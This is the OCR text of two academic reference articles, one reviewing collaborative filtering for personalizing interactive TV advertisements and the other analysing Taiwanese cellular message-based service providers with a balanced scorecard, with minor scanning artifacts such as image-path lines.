University of Cyprus, Cyprus

Konstantinos Chorianopoulos
Ionian University, Greece

INTRODUCTION

The ability to deliver personalized advertising messages has long been a major objective in marketing since it allows marketers to meet heterogeneous consumer needs and target their messages more effectively (Arens & Bovee, 1994). However, traditional one-to-many marketing approaches applied in mass media suffer from their inability to meet this objective (Dibb, 1998; Hoffman & Novak, 1997). In order to increase the efficiency of their strategy, marketers identify homogeneous groups of consumers (*market segmentation*) which they target according to their marketing objectives. Thus, market segmentation has become the most important marketing tool for targeting purposes (McBurnie & Clutterbuck, 1998), also utilized in the TV advertising domain in conjunction with domain-specific features such as time zones and/or program typologies.

However, this strategy has admittedly little to offer towards the ultimate goal of one-to-one communication, since the targeted unit is the segment rather than the individual consumer, and therefore individual needs cannot be satisfied. In the broadcasting television advertising domain, media coverage either exceeds the targeted market segment or leaves potential customers without exposure to the message, thus reducing its cost effectiveness (Belch & Belch, 1995). At the same time, TV viewers have to deal with a vast amount of available advertising information. The issue of *information overload*, typical in information theoretic terms, is also experienced in the case of TV advertisements as *advertising clutter*, which has been identified as one of the significant factors associated with the negative attitude of viewers towards advertising and can have a negative impact on television advertisement recall or recognition (Mord & Gilson, 1985). Relevant surveys reveal that 80% of the viewers feel that there is "too much advertising in television" (Elliott & Speck, 1998), while more than 75% of consumers are not happy with the broadcasted advertisements (Hawkins, Best, & Coney, 1998).

Current target marketing methods are limited in their ability to efficiently target consumers at the individual level, particularly in mass media such as television. Thus, personalization of advertisements provides marketers with the opportunity to increase advertising effectiveness by targeting consumers who are most likely to respond positively to the advertising message.

The present article investigates appropriate personalization methods for the domain of digital television advertisements by examining relevant methods utilized for personalized Web applications. In addition, it is concerned with the design of the interactive elements of a typical 30-second advertisement in support of the personalization process. The two objectives of this article are interrelated: the selection of a personalization technique affects the design of interactive advertisements since it indicates the type of interaction data that should be collected in order to enable personalization.

The next section of this article opens up the discussion on personalization from a theoretical point of view and in the following section specific personalization techniques are compared. Next, the types of interaction data required to achieve personalization are discussed and the article concludes with further discussion and conclusions.

PERSONALIZATION RESEARCH

Adaptive hypermedia and adaptive Web-based systems are systems that adapt their content, structure, or presentation to the goals, tasks, interests, and other features of individual users or groups of users (Brusilosvsky

&Maybury, 2002). The term hypermedia denotes interactive systems that allow users to navigate a network of linked objects (for example Web pages). However, the usefulness of these systems extends to any application area with diverse users and reasonably large space of possible options (Brusilovsky, 1996, 2001). Indeed, adaptive hypermedia systems provide the scientific framework for the personalization research (Ardissono & Goy, 2000; Kobsa, Koenemann, & Pohl, 2001).

In the personalization process, user data are collected either implicitly (by observing interactive behavior) or explicitly (provided directly by the users) (Breese, Heckerman, & Kadie, 1998). Subsequently, they are utilized in the user model that describes the user in terms of the various features such as knowledge, goals, or interests. The user model is then processed to infer predictions concerning the user's future actions or preferences (Kobsa, 1993) and produce the desired adaptation effect (e.g., presenting different content, restructuring the presentation, or recommending items relevant to the user's information needs).

User modeling, which lies in the heart of the adaptation process, can be either knowledge-based or behavior-based (Middleton, De Roure, & Shadbolt, 2001). In the knowledge-based user modeling approaches, typically some form of domain model is matched against the user model contents. Then, relationships between domain concepts are exploited to make inferences about the user (e.g., Ardissono & Goy, 2000; Milosavljevic, 1997). However, the inherent uncertainty in user modeling concerning the prediction of a user's behavior (Zukerman & Albrecht, 2001) and the inability of knowledge-based methods to accommodate changes in the user model (Kobsa et al., 2001) have boosted the use of machine learning techniques for the prediction of interests, preferences, goals, and actions upon observations of the user's behavior (Webb, Pazzani, & Billsus, 2001). Indeed, beyond observing interactive actions in order to build and update the user model, the user's behavior may also serve as a direct basis for personalization. The task in such behavior-based approaches is to find regularities (patterns) in a user's behavior instead of inferring the values of the user model features.

Since the personalization task in our domain refers to the prediction of a user's interest for unobserved advertisements, behavior-based approaches provide a suitable solution to the above problem. However, the amount of available interaction data is restricted given the domain requirement that the level of interaction should be kept at a minimum. Interactivity in TV, in particular in interactive advertising, should not be confused with the extended interactive sessions in applications in other media, such as over the Web. Lee and Lee (1995) suggest that extended interactivity should not be adopted by interactive services since it contradicts with the current viewing patterns (e.g., relaxing home atmosphere, low involvement, and so on). Similar results are supported by ethnographic studies in households (O'Brien, Rodden, Rouncefield, & Hughes, 1999). Television is not a personal computer (Nielsen, 1997). The main objective of television viewers is to be entertained or get informed in a relaxing atmosphere rather than become engaged into long interactive sessions such as those that occur in a work environment or over the Web. Moreover, TV viewing is experienced mainly as a passive (Belch & Belch, 1995) group activity, possibly surrounded by other noisy factors. The input devices, such as the remote control, are not suitable for extended interactions, while the viewing distance can be a few meters away from the TV set, rather than just in front of it (as for the PC). In addition, the short duration of a typical 30-second commercial leaves only a very short period of time for prompt and impulse reaction.

Traditional adaptation approaches require a significant amount of data before they start adapting to the user and therefore "they *are only useful in application domains where users engage in extended (and in most cases even repeated) sessions of system use. They may not be appropriate for infrequent users with typically short sessions*" (Kobsa et al., 2001, p. 14). However, the emergence of *recommender systems* provides a solution that overcomes the above limitations, as will be discussed in the next section.

RECOMMENDER SYSTEMS

Recommender systems (Resnick & Varian, 1997), a subclass of adaptive systems, meet both the personalization objective in our domain as well as the low-interactivity requirement described above. Recommender systems have been widely and successfully used (Schafer, Konstan, & Riedl, 2001) in order to make personalized recommendations for information, products, or services. They operate upon data such as the explicit or implicit expression of a user's interest on observed items (documents, products, or advertisements). User-driven data are provided in the form of ratings either in binary format denoting interest/noninterest or in a Likert scale (e.g., one-to-five). Ratings are processed using machine learning techniques and the produced output is a prediction concerning the user's interest on unobserved items.

Two major approaches are utilized for the processing and prediction tasks in recommender systems: *collaborative filtering (CF)* and *content-based filtering (CBF)*. Collaborative filtering is employed by many successful commercial recommender systems, such as Amazon.com™ and MovieFinder.com (Schafer et al., 2001). Collaborative filtering is based on the assumption that users who exhibit similar behavior can serve as recommenders for each other on unobserved data items (Resnick, Iacovou, Suchak, Bergstrom, & Riedl, 1994).

On the other hand, content-based filtering relies solely on a user's previous preferences upon specific item features to infer predictions for the user's future behavior (e.g., Mooney & Roy, 2000). Content-based filtering requires a textual description of items to achieve a machine-parsable form (Balabanovic & Shoham, 1997) and cannot capture attributes, such as aesthetics and the overall taste of a user for a given item (Balabanovic & Shoham, 1997; Herlocker, Konstan, & Riedl, 2002; Resnick et al., 1994). Furthermore, content-based filtering restricts the spectrum of recommendations to items that are similar to the ones that the user has previously evaluated (Herlocker, Konstan, Terveen, & Riedl, 2004). In addition, collaborative filtering has been shown to be more accurate in its predictions (Alspector, Koicz, & Karunanithi, 1997). Thus, collaborative filtering offers a suitable approach that can serve as the basis for personalization in the domain of TV advertisements.

USER INPUT AND INTERACTION DESIGN

The primary and most important input in the collaborative filtering process is the user's rating on observed items. Taking into account that collaborative filtering is suggested by the review above as an appropriate method for personalization of advertisements, it is important to analyze the notion of rating and the implications of the rating collection methods on the design of interactive advertisements.

As discussed above, user ratings can be collected either implicitly or explicitly. Implicit acquisition methods include the monitoring of a user's interactive behavior, such as the browsing activities, page viewing time, and so on. Data acquired implicitly are typically represented by binary ratings denoting the presence or absence of a user's interest on the observed items. Explicit acquisition methods refer to the direct request for provision of ratings. For example, Amazon.com™ (www.amazon.com) and citeseer.org (http://citeseer.ist.psu.edu/) request users to provide their ratings on read books or papers/articles on a 1-5 numerical scale. Ratings can also be requested explicitly upon icons (e.g., "thumbs-up"/"thumbs-down" or "smiling faces") as in Syskill and Webert (Pazzani & Billsus, 1997) and represented directly by numerical values on a Likert scale or by binary ratings.

Implicit and explicit rating acquisition methods present a number of advantages and disadvantages, which should be evaluated with respect to the application domain characteristics.

It has been argued that it is rather obtrusive to the users' main goal in using a system to ask them to explicitly evaluate items (Brusilovsky, 1996) while this additional effort beyond the scope of the system usage introduces an additional cognitive cost (Nichols, 1997). These may result in the unwillingness of users to provide explicit ratings, thus reducing the amount of collected data, in contrast to implicit acquisition in which almost any interaction can be interpreted in some sort of expression of interest. However, despite the ability of implicit methods to acquire interaction data, the value of such information is limited (Nichols, 1997). A first limitation is the unreliability associated with the interpretation of certain types of interaction data into evidence about the interests of the user (Brusilovsky, 1996; Kobsa et al., 2001). Secondly, even though some types of interaction data can be regarded as strong indicators of the user's interest for specific items (e.g., purchases), it is hard to acquire data denoting negative attitude. Herlocker et al. (2004) use the term "unary" instead of binary to refer to implicitly acquired ratings, denoting that the ability of implicit methods is restricted to the collection of "positive" behavior. However, both "positive" and "negative" ratings are necessary for the application of machine-learning techniques. Therefore some form of explicit feedback provided directly by the users is required even in "rich" interaction systems (Brusilovsky, 1996) and seems rather unavoidable in low-interactivity environments. It is clear that the requirement for accuracy urges the use of explicit acquisition methods and recent surveys have found that users are willing to provide such ratings in order to get more accurate recommendations (Swearingen & Sinha 2002) as long as a certain number of interactions (such as one or two clicks) is not exceeded (Brusilovsky, 1996).

DISCUSSION AND CONCLUSION

As the above analysis suggests, collaborative filtering is a plausible approach for personalizing interactive television advertisements since it is computationally accurate in its predictions and operates upon the notion of user's "overall taste," which aggregates in a single rating a number of factors that are hard to measure (e.g., psychological factors, way of living, specific needs, etc.). Since collaborative filtering operates upon ratings, a crucial issue is the design of interactive advertisements in order to preserve the "low-interactivity" requirement while providing the appropriate input for the collaborative filtering approach.

The design of interactive elements that support either explicit or implicit acquisition of ratings presents certain trade-offs. For example, asking explicitly the user to rate an advertisement on a 1-to-5 Likert scale that appears in the form of numbered buttons on top of the advertisement video may lead to fewer interaction data affecting the accuracy of collaborative filtering. On the other hand, the implicit capturing of users' interests on advertisements seems more natural when interactive features provide direct benefits for the user. Such features that enhance the functionality of a television advertisement include browsing (in Web-like style) the advertisement for more info, requesting off-line additional information (through brochures or personal contact), or purchasing the advertised product. For example, the Ford motor's interactive advertisement aired at UK's BSkyB satellite network prompts viewers to press the "select" button on their remote control to get more information on the advertised car type. The advertisement has led to 2.4% of viewers launching the interactive application and an impressive 64% who requested a brochure (OpenTV, 2004).

As an alternative design, the direct use of 1-to-5 Likert scale buttons would provide explicit information concerning the users' interest on an advertisement but at the cost of collecting fewer interaction data that may harm the final personalization result. Empirical findings concerning the application of the two different design strategies report that the use of explicitly acquired numerical ratings may lead to more accurate personalization results (Lekakos & Giaglis, 2006, 2005).

REFERENCES

Alspector, J., Koicz, A., & Karunanithi, N. (1997). Feature-based and clique-based user models for movie selection: A comparative study. *User Modeling and User Adapted Interaction, 7*, 297-304.

Ardissono, L., & Goy, A. (2000). Tailoring the interaction with users in Web stores. *User Modeling and User Adapted Interaction, 10*, 251-302.

Arens, W., & Bovee, C. (1994). *Contemporary advertising*. Boston: Irwin.

Balabanovic, M., & Shoham, Y. (1997). Fab: Content-based collaborative recommendation. *Communications of the ACM, 40*(3), 66-72.

Belch, G.E., & Belch, B.A. (1995). *Introduction to advertising and promotion: An integrated marketing communications perspective*. San Diego: Irwin.

Breese, J.S., Heckerman, D., & Kadie, C. (1998). Empirical analysis of predictive algorithms for collaborative filtering. In *Proceedings of the Fourteenth Annual Conference on Uncertainty in Artificial Intelligence* (pp. 43-52).

Brusilovsky, P. (1996). Adaptive hypermedia. *User Modeling and User Adapted Interaction, 11*, 87-110.

Brusilovsky, P. (2001). Methods and techniques of adaptive hypermedia. *User Modeling and User Adapted Interaction, 6*(2-3), 87-129.

Brusilosvsky, P., & Maybury, M. (2002). From adaptive hypermedia to the adaptive Web. *Communications of the ACM, 45*(5), 31-33.

Dibb, S. (1998). Market segmentation: Strategies for success. *Marketing Intelligence and Planning, 16*(7), 394-406.

Elliott, M.T., & Speck, P.S. (1998). Consumer perceptions of advertising clutter and its impact across various media. *Journal of Advertising Research, 38*(1), 29-41.

Hawkins, I., Best, R.J., & Coney, K.A. (1998). *Consumer behavior: Building marketing strategy*. New York: Irwin/McGraw-Hill.

Herlocker, J., Konstan, J., & Riedl, J. (2002). An empirical analysis of design choices in neighborhood-base collaborative filtering algorithms. *Information Retrieval, 5*, 287-310.

Herlocker, J., Konstan, J., Terveen, L.G., & Riedl, J. (2004). Evaluating collaborative filtering recommender systems. *ACM Transactions on Information Systems, 22*(1), 5-53.

Hoffman, D.L., & Novak, T.P. (1997). A new marketing paradigm for electronic commerce. *The Information Society, Special Issue on Electronic Commerce, 13*(1), 43-54.

Kobsa, A. (1993). User modeling: Recent work, prospects and hazards. In M. Schneider-Hufschmidt, T. Kuhme, & U. Malinkowski (Eds.), *Adaptive user interfaces: Principles and practice*. Amsterdam: North-Holland.

Kobsa, A., Koenemann, J., & Pohl, W. (2001). Personalized hypermedia presentation techniques for improving online customer relationships. *The Knowledge Engineering Review, 16*(2), 111-155.

Lee, B., & Lee, R.S. (1995). How and why people watch TV: Implications for the future of interactive television. *Journal of Advertising Research, 35*(6), 9-18.

Lekakos, G., & Giaglis, G. (2005). Personalization of advertisements in the digital TV context. In C. Shen & G. Magoulas (Eds.), *Adaptable and adaptive hypermedia systems* (pp. 264-283). Hershey, PA: IGI Global, Inc.

Lekakos, G., & Giaglis, G. (2006). Improving the prediction accuracy of recommendation algorithms: Approaches anchored on human factors. *Interacting with Computers, 18*(3), 410-431.

McBurnie, T., & Clutterbuck, D. (1998). *Give your company the marketing edge*. London: Penguin Books.

Middleton, S.E., De Roure, D.C., & Shadbolt, N.R. (2001). Capturing knowledge of user preferences: Ontologies in recommender systems. In P*roceedings of the First International Conference on Knowledge Capture (K-CAP 2001)*, Victoria, B.C., Canada.

Milosavljevic, M. (1997). Augmenting the user's knowledge via comparison. In *Proceedings of the Sixth International Conference in User Modeling, UM97*, Chia Laguna, Sardinia, Italy, (pp. 119-130). Retrieved November 8, 2007, from http://www.um.org/um_97/gz/MilosavljevicM.ps.gz

Mooney, R.J., & Roy, L. (2000). Content-based book recommending using learning for text categorization. In *Proceedings of the Fifth ACM Conference in Digital Libraries*, San Antonio, TX, (pp. 195-204).

Mord, M.S., & Gilson, E. (1985). Shorter units: Risk-responsibility-reward. *Journal of Advertising Research, 25*(3), 9-19.

Nichols, D. (1997). Implicit rating and filtering. In *Proceedings of the Fifth Delos Workshop in Filtering and Collaborative Filtering*, Budapest, Hungary, (pp. 31-36). Retrieved November 8, 2007, from http://www.ercim.org/publication/ws-proceedings/DELOS5/nichols.pdf

Nielsen, J. (1997). *TV meets the Web*. Retrieved December 1, 2001, from http://www.useit.com/alertbox/9702b.html

O'Brien, J., Rodden, T., Rouncefield, M., & Hughes, J. (1999). At home with the technology: An ethnographic study of a set-top-box trial. *ACM Transactions on Computer-Human Interaction, 6*(3), 282- 308.

OpenTV. (2004). *Success stories: Ford motor company. Driving sales through interactive advertising on TV*. Retrieved November 8, 2007, from http://www.opentv.com/utilities/success-stories/FordSuccessStory022502-FINAL.pdf

Pazzani, M., & Billsus, D. (1997). Learning and revising user profiles: The identification of interesting Web sites. *Machine Learning, 27*, 313-331.

Resnick, P., Iacovou, N., Suchak, M., Bergstrom, P., & Riedl, J. (1994). Grouplens: An open architecture for collaborative filtering of netnews. In *Proceedings of the ACM Conference on Computer Supported Cooperative Work* (pp. 175-186).

Resnick, P., & Varian, H.R. (1997). Recommender systems. *Communications of the ACM, 40*(3), 56-58.

Schafer, J.B., Konstan, J.A., & Riedl, J. (2001). Electronic-commerce recommender systems. *Journal of*

Data Mining and Knowledge Discovery, *5*(1), 115-152.

Swearingen, K., & Sinha, R. (2002). Interaction design for recommender systems. In *Proceedings of the DIS 2002*, London.

Webb, G., Pazzani, M., & Billsus, D. (2001). Machine learning for user modeling. *User Modeling and User Adapted Interaction*, *11*, 19-29.

Zukerman, I., & Albrecht, D.W. (2001). Predictive statistical models for user modeling. *User Modeling and User Adapted Interaction*, *11*, 5-18.

KEY TERMS

Adaptive Hypermedia Systems: Systems that adapt their content, structure, or presentation to the features of their users.

Collaborative Filtering: A recommendation method that exploits similarities between the users of a recommender system.

Interactivity: A two-way communication model providing users with power over the presented content.

Personalization: The process of providing content tailored to individuals.

Rating: A quantification of a user's evaluation on observed information items.

Recommender Systems: Systems that provide personalized recommendations according to the user's interests.

User Model: A representation of user features.

User Modeling: The development or updating of the user model.

The Perspectives of Message-Based Service in Taiwan

Maria R. Lee
Shih-Chien University, Taiwan

INTRODUCTION

The number of cellular phone subscribers has reached a total of 5.6 million in Taiwan (NCC, 2007). Meanwhile, Internet users have reached a total of 14.5 million and mobile Internet users have broken the record of 9.1 million in 2006 (NCC, 2007). The combination of information and telecommunication technologies has brought people a new communication method—cellular value-added services, which have become a lucrative business for telecommunication providers in Taiwan.

One result of the cellular value-added services presented to the public brought the information-based, messaging-based, and financial services into one kit; people can not only communicate through the cellular phones but also use them as versatile handsets. DoCoMo, a famous Japanese telecommunication provider, has successfully cultivated the cellular value-added services. Its success can be explained with two reasons: one is content, and Web site providers are willing to share their technical support; and the other reason is the establishment of an automated payment system to assist the cash flow between providers and even beef up the whole industry by associating related business partners (Natsuno, 2001).

Comparing with DoCoMo's case, the telecommunication service providers in Taiwan have provided various cellular value-added services. However, the popularity of the service does not turn out to be as good as expected. We are wondering why. Telecommunication providers began to adjust the fee of short message service (SMS) down to 25% maximally since June 2004 in Taiwan. The idea of lowering fees is to stimulate the popularity of SMS usage. Would that bring a collateral effect to the providers of cellular value-added service positively or negatively? In response, this research will discuss the challenges facing Taiwanese cellular value-added service providers. Hinet, Taiwan Cellular Corporation (TCC), and Flyma online service providers have been chosen as research companies.

BACKGROUND

The great innovation of information technology (IT) has brought both cellular phone and Internet technology to reality. A high penetration rate of cellular phone subscribers and a great popularity of Internet users has completely changed communications between people. With these two new technologies, people can communicate with each other without concern about *when* and *where*. The created value of cellular value-added service has been considered a significant issue in this research.


According to the Marketing Intelligence Center, the cellular value-added service can be categorized as *message-based service, entertainment service, financial service*, or *information service*. Table 1 shows the categorization.

Figure 1 shows the amount of message and revenue of message-based service in Taiwan (NCC, 2007). This research focuses mainly on *message-based services* such as e-mail and multimedia service (MMS).

Table 1. The cellular value-added service categorization (From Marketing Intelligence Center, http://mic.iii.org.tw/index.asp)

Category	Description	Application
Message-based service	Providing users real time message services	Short message service (SMs), e-mail, multimedia service
Entertainment service	Providing users recreational services	Downloading hot pictures, music, and games
Financial service	Providing users services of financial issue	Mobile banking, mobile shopping, etc.
Information service	Providing users up-to-date information	Information on weather, news, sporting, mapping, etc.

Figure 2. Amount of message and revenue of message-based service in Taiwan



Three different types of cellular value-added service industries have been chosen as case studies including a system service provider (Taiwan Cellular Corporation), an Internet service provider (ISP) (Hinet), and a value-added service provider (Flyma). Taiwan Cellular Corporation (www.tcc.net.tw) is one of the biggest telecommunication providers in Taiwan. It specializes in network infrastructure, product offering, technology development, and customer services. The value-added services in TCC include SMS, MMS, entertainment, and so forth. HiNet (www.hinet.net) is Taiwan's largest ISP and has by far the largest number of users in Taiwan. Hinet's value added service includes voice over IP (VOIP), games, MMS, and so forth. Flyma (www.flyma.net) is a small enterprise company specializing in wireless value-added service such as MMS, e-mail, and so on.

The perspective analysis is based on the balanced scorecard (BSC) (Kaplan & Norton, 1992, 1993, 1996a, b, c, d). BSC has been used as a strategic management system and performance measurement. The balanced scorecard suggests that we view the organization from four perspectives and develop metrics, collect data, and analyze it relative to each of these perspectives: the learning and growth perspective, the business process perspective, the customer perspective, and the financial perspective. Figure 2 shows the customized BSC's four perspectives for cellular value-added service: *service charging, customer relationship, business partnership, and innovation and learning*.

PERSPECTIVE ANALYSIS

Base on the balanced scorecard's four fundamental perspectives, we customize the perspectives to be below four cellular value-added service perspectives:

1. **Service charging:** due to the company's internal financial confidential information, we focus mainly on the charging comprisal of SMS fee only.
2. **Customer relationship:** we focus on the customer segmentation of each case and the process of CRM.
3. **Business partnership:** we discuss the relationship between these related business partners.
4. **Innovation and learning:** we compare the program of human resource enhancement for each case.

Service Charging

The service charge consists of a MSN fee per cost, an estimated production fee, and an access fee. The access fee is the administration fee to the ISP provider. The access fee charge is 20% of MSN per cost minus production fee. In other words, only the value-added service provider, Flyma, needs to pay to the ISP provider whereas both Hinet and TCC are ISPs. Table 2 shows the MSN service charging structure.

Figure 2. Cellular value-added service perspectives with their relationships




Table 2. A comparative figure of MSN service charge

Company	MSN per cost	Production Fee	Access fee	Net
Hinet	2	1.0	none	1.0
TCC	2.5	1	none	1.5
Flyma	2	1	1 ((2-1)*20%)	0.8

Customer Relationship

Due to the saturated market of cellular phone subscribers, telecom providers begin to provide subscribers cellular value-added service. Based on the completed network of information infrastructure, Hinet successfully brought their services into each subscriber's family, and this resulted in a good customer relationship. Moreover, the Taiwan Cellular Corporation has considered the high quality of customer service the company vision and has established a customer service department as an individual company. The scale of customer service is much smaller than the two former companies. Flyma cannot afford a large budget for customer service. However, it still offers and maintains excellent customer support through the Web site.

Apart from the services to offer, these companies need to consider what else can affect the customer relationship. For example, the falsities through message-based service of cellular phones have rampantly come out and seriously damage the property of customers. Thus, customers usually have a negative impression of the message-based service in Taiwan.

Business Partnership

This perspective refers to the business partnership between companies. The partnership can be categorized as digital content providers, technical support companies, and affiliated businesses. Table 3 summarizes these companies' business partnership.

Generally speaking, Hinet offers a stable digital content provider and system maintenance. By introducing the Japanese production, TCC can increase the technology of manufacturing digital content. Flyma concentrates on the Web site design and provides an online customer service.

Innovation and Learning

This perspective includes employee training and corporate cultural attitudes related to both individual and cor-

Table 3. Business partnership for value-added services

	Digital content provider	Technical support company	Affiliated business
Hinet	Cooperating with other digital content providers and its research lab.	Cooperating with a Canadian network solution company, Nortel Networks Corp.	Affiliating with the domestic Web site.
Taiwan Cellular Corporation	Cooperating with Japanese company and introducing an up-to-date picture and tune.	Granted to its subsidiary company, Howin Corp.	Affiliating with the domestic Web site.
Flyma	Cooperating with the Japanese company, Ricoh.	Cooperating with domestic telecom providers.	Affiliating with education institution and government.

porate self-improvement. Based on the interview results, we found out that Hinet possessed the most institutionalized system of human resource enhancement. Flyma pays much attention to the enhancement program, for example, appoints their team to Japan for experiencing manufacturing digital content, whereas TCC particularly highlights the enhancement of customer service quality and provides its employees knowledge on relationship maintenance, customer relationships, and so forth.

ANALYZING RESULTS

The balanced scorecard's four perspectives provide a clear description as to what companies should measure in order to "balance" the perspective. We also recognize some of the weaknesses and strengths of the three value-added service companies in Taiwan.

Service Charging

In order to stimulate the frequency of cellular phone message usage, telecommunication providers have decreased the service charging of short message services since June 2004. Under this situation, cost-down of cellular value-added service and good business partnerships are very important for providers to maintain their advantage. A cheaper service charge and a better, more practical cellular value-added service can encourage customers to purchase the service.

Customer Relationship

- Emphasize the quality of customer service Speaking of the customized market, customers are no longer looking for quantity but also the quality of service. Providing a nice quality of customer service is the fundamental business strategy in the recent market.
- Emphasize the quality of cellular value-added service

The cellular value-added service providers only think about how to increase the number of cellular phone subscribers to increase market share. Price-cutting is the most typical promotional method in the recent saturated cellular phone market. However, the outcome of this promotion is not as good as expected. It could be an analogy between farming and this promotion. When a farmer wishes to increase his benefit from farming, a high quality of cultivation is more important than the quantity. Therefore, the cellular value-added service providers should pay more attention to how to improve their quality of cellular value-added service.

Business Partnership

Because of the great support from the government, Taiwanese digital content providers can concentrate on providing more practical digital content to enrich the value of cellular value-added service and stimulate the popularity. In addition, the technical support providers need to provide stable systems and also focus on integrating the various working systems from each provider such as the payment system. Furthermore, in order to increase the usage of cellular value-added service, the application layer, such as Web-site providers, needs to induce more cross-industry companies to join and make use of cellular value-added service as a national routine, eventually.

Innovation and Learning

Compared with the advanced digital content industry in Japan and Korea, the industry in Taiwan is still lagging far behind. Through importing digital content from Japan and Korea, it can provide customers with more options and also bring the Taiwanese digital content providers more ideas of the production base on technical support. Furthermore, the Taiwanese cellular value-added service providers can also appoint a team to Japan and Korea to experience a developed working environment and then come up with a positive effect technically and mentally to each team member.

DISCUSSION

The reason for the unpopularity of cellular value-added services in Taiwan could be clarified as follows:

- **The demand rarely reaches economies of scale:** In 2002, the short message service usage volume is around 2.1 billion, according to the DGT, and then ended up with a 14.3% growth rate in the following year. Even if it comes up with a nice growth rate, demand rarely reaches economies of scale according to Chunghwa Telecom, a famous Taiwanese telecom provider. Thus, it is scarce to grant a cost-down on cellular value-added service.
- **The high service charge:** Compared with the 40 cents per short message service fee in mainland China, according to the consumer's foundation, the service charge still remains at a high price in Taiwan. Although the telecom providers have adjusted down to 25% maximally, the result hardly encourages the willingness of customers' usage.
- **Low functional support of cellular phone models:** In order to carry the practical and diversified content of cellular value-added service into reality, it is necessary to match with new models of cellular phones. However, it is difficult to promote a new handset at the same price as an old model in the short term. Pricing is still considered the most important issue for customers. Due to the low rates of cellular phone repurchasing, customers still use old cellular phones and only partly use the new cellular value-added service.
- **Distorting the positive usage of mobile value-added service:** Recently, falsity through message-based service of cellular phones rampantly comes out and seriously harms the property of customers. Thus, customers mostly have a negative impression of the message-based service.

CONCLUSION AND SUGGESTIONS

Based on the balanced scorecard theory, we aimed to analyze three different types of cellular value-added service companies in Taiwan. The research involved conducting field interviews. We have viewed the companies from four perspectives and developed metrics, collected dat,a and analyzed it relative to each of these perspectives: service charging, customer relationship, business partnership, and innovation and learning.

Based on the analysis, we have found that for the sake of small user numbers compared with telecom companies, online service providers need to provide diversified contents of value-added services to increase the company profile. Both telecom companies and online service providers need to concentrate on maintaining a high quality of consumer service in a long-term business strategy. Considering the saturation of cellular phone users, both telecom companies and online service providers should enhance the quality of value-added services instead of the quantity of cellular phone users. Inviting cross-industry business partners is to create a mobile value-added service environment and make use of mobile value-added services as a nationwide action.

To maintain future trends of cellular value-added services in Taiwan, we suggest:

- **Beefing up the whole industry:** The most important issue for cellular value-added service providers is to create a win-win business with their business partner. We suggest implementing a high quality of value-added service at a competitive price and having a systemic cooperation with related business partners such as the digital content providers and cellular phone makers.
- **Stimulating the market:** How to build up an e-society still remains a big concern for the cellular value-added service providers. The suggestion is that the providers need to bring up different industries, such as financial, computing,

P

and entertainment into one platform that makes customers convenient on information searching. Consequently, a higher penetration of cellular value-added service will result with better popularity.

- **Dissolving the negative impression:** Recently, the falsity through message-based service of cellular phones rampantly come out and make a negative impression on people. Thus, the providers need to lift the qualification bar of inspecting the mass message senders.

For future work, we would like to enlarge the research scale. This research only focused on the Taiwanese cellular value-added service providers. In order to provide a more impartial and wider thinking of business running to Taiwanese providers, it is worth to research on the business model in countries with successful cases such as Japan and Korea.

ACKNOWLEDGMENT

The author would like to thank Mr. Feng. Y. Pai, Graduate Student of Institute of Internet Trade Management, Shih Chien University for his research effort and Mr. Yaw-Tsong Chen, the CEO of Flyma City Corp., for his insightful information.

REFERENCES

Kaplan, R. S., & Norton, D. (1992). The balanced scorecard: Measures that drive performance. *Harvard Business Review, 70*(1), 71–79.

Kaplan, R. S., & Norton, D. (1993). Putting the balanced scorecard to work. *Harvard Business Review, 71*(5), 134–147.

Kaplan, R. S., & Norton, D. (1996a). Using the balanced scorecard as a strategic management system. *Harvard Business Review, 74*(1), 75–85.

Kaplan, R. S., & Norton, D. (1996b). The balanced scorecard: Translating strategy into action. Boston: Harvard Business School Press.

Kaplan, R. S., & Norton, D. (1996c). Link the balanced scorecard to strategy. *California Management Review, 39*(1), 53–79.

Kaplan, R. S., & Norton, D. (1996d). Strategic learning and the balanced scorecard. *Strategy & Leadership, 24*(5), 18–24.

Natusno, T. (2001). *I-Model strategy.* John Wiley & Sons, Ltd.

NCC (2007). *National Communication Commission.* Retrieved May 16, 2008, from www.ncc.gov.tw

KEY TERMS

